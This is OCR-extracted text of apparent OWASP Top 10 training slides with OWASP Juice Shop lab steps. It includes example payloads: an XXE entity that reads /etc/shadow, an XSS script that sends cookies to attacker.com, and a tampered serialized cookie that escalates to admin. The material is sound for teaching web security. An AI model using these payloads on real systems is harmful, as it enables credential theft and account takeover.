
Lab – Broken Authentication






Lab – Broken Authentication





Lab – Broken Authentication



OWASP Top 10:
Sensitive Data Exposure

Many web technologies weren't designed to handle financial or personal data transfers

Security Concerns

Sensitive Data Exposure

Example Attack Scenario


An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

- Most common flaw is simply not encrypting sensitive data (FTP, HTTP, SMTP).
- Weak key generation and management, and weak algorithm, protocol and cipher usage is common, particularly for weak password hashing storage techniques.
- For data in transit, server side weaknesses are mainly easy to detect, but hard for data at rest.


Lab – Sensitive Data Exposure


Navigate to: /robots.txt

- What is /ftp?
- Anything interesting there?





Lab – Sensitive Data Exposure







Lab – Sensitive Data Exposure







Lab – Sensitive Data Exposure







Lab – Sensitive Data Exposure







Lab – Sensitive Data Exposure





Lab – Sensitive Data Exposure





OWASP Top 10:
XML External Entities (XXE)

XML “entities” can be used to
request local data or files

Security Concerns

XML External Entities (XXE)

Example Attack Scenario

The attacker attempts to extract data from the server

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
 <!ELEMENT foo ANY >
 <!ENTITY xxe SYSTEM "file:///etc/shadow" >]>
 <foo>&xxe;</foo>
```

- Many older XML processors allow specification of an external entity, a URI that is dereferenced and evaluated during XML processing.
- These flaws can be used to extract data, execute a remote request from the server, scan internal systems, perform a denial-of-service attack, as well as execute other attacks.

Lab – XML External Entities (XXE) Attack

Tools

- Burp Suite
- Zed Attack Proxy

Doesn’t work with Docker

OWASP Top 10:
Broken Access Control

Improper enforcement
of what authenticated users
are allowed to do

Security Concerns

Broken Access Control

Example Attack Scenario

The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

Attacker modifies the 'acct' parameter in the browser to send different account number.

http://example.com/app/accountInfo?acct=notmyacct

- Access control weaknesses are common due to the lack of automated detection, and lack of effective functional testing by application developers.
- Aattackers can gain access to (and modify) data, accounts, and functions that they shouldn't.

Lab – Broken Access Control

Tools

- Burp Suite
- Zed Attack Proxy

Log in as admin. The administration page is hidden, can you find it???

OWASP Top 10:
Security Misconfiguration

Manual, ad hoc, insecure, or lack of security configurations that enable unauthorized access

Security Concerns

Security Misconfiguration

Example Attack Scenario

The application server comes with sample applications that are not removed from the production server.

If one of these applications is the admin console, and default accounts weren't changed the attacker logs in with default passwords and takes over.

- Security misconfiguration can happen at any level of an application stack, including the network services, platform, web server, application server, database, frameworks, custom code, and pre-installed virtual machines, containers, or storage
- Easy for even novice attackers to find and access your valuable systems and data.

Lab – Security Misconfiguration

Tools

- Burp Suite
- Zed Attack Proxy

OWASP Top 10:
Cross-Site Scripting (XSS)

A web application includes
untrusted data in a new web page
without proper validation

Security Concerns

Cross-Site Scripting (XSS)

Example Attack Scenario

Application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

Attacker modifies the 'CC' parameter:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'
```

- XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two-thirds of all applications.
- Automated tools can detect and exploit all three forms of XSS, and there are freely available exploitation frameworks.

Lab – Cross-Site Scripting (XSS)

Tools

- Burp Suite
- Zed Attack Proxy

OWASP Top 10:
Insecure Deserialization

Receipt of hostile serialized objects resulting in remote code execution

Security Concerns

Insecure Deserialization

Example Attack Scenario

A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

An attacker changes the serialized object to give themselves admin privileges:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

- Before data is stored or transmitted, the bits are often serialized so that they can be later restored to the data's original structure. Reassembling a series of bits back into a file or object is called deserialization.
- Attackers can build illegitimate objects that execute commands within an infected application.

Lab – Insecure Deserialization

Tools

- Burp Suite
- Zed Attack Proxy

OWASP Top 10: Using Components with Known Vulnerabilities

Finding and exploiting already-known vulnerabilities before they are fixed

Using Components with Known Vulnerabilities

Example Attack Scenario

Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g. coding error) or intentional (e.g. backdoor in component).

Security Concerns

- Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date
- Known vulnerabilities is public information

Lab – Using Components with Known Vulnerabilities

Tools

- Burp Suite
- Zed Attack Proxy

OWASP Top 10:
Insufficient Logging & Monitoring

Insufficient monitoring allows
attackers to work unnoticed

Insufficient Logging & Monitoring

Example Attack Scenario

A major US retailer reportedly had an internal malware analysis sandbox analyzing attachments. The sandbox software had detected potentially unwanted software, but no one responded to this detection. The sandbox had been producing warnings for some time before the breach was detected due to fraudulent card transactions by an external bank.

Security Concerns

- If you're not looking for attackers or suspicious activities, you're not going to find them.
- Logging isn't just important for identifying attacks in progress; it can assist with the forensic analysis after an attack has succeeded.

Lab – Insufficient Logging & Monitoring

Tools

- Burp Suite
- Zed Attack Proxy

Install Target

- Install Docker

- Get Target Files
  - wget https://github.com/bkimminich/juice-shop/releases/download/v9.0.1/juice-shop-9.0.1_node10_linux_x64.tgz
- Extract
  - tar -xvf juice-shop-9.0.1_node10_linux_x64.tgz

Install Target

https://github.com/bkimminich/juice-shop/releases/download/v9.0.1/juice-shop-9.0.1_node12_linux_x64.tgz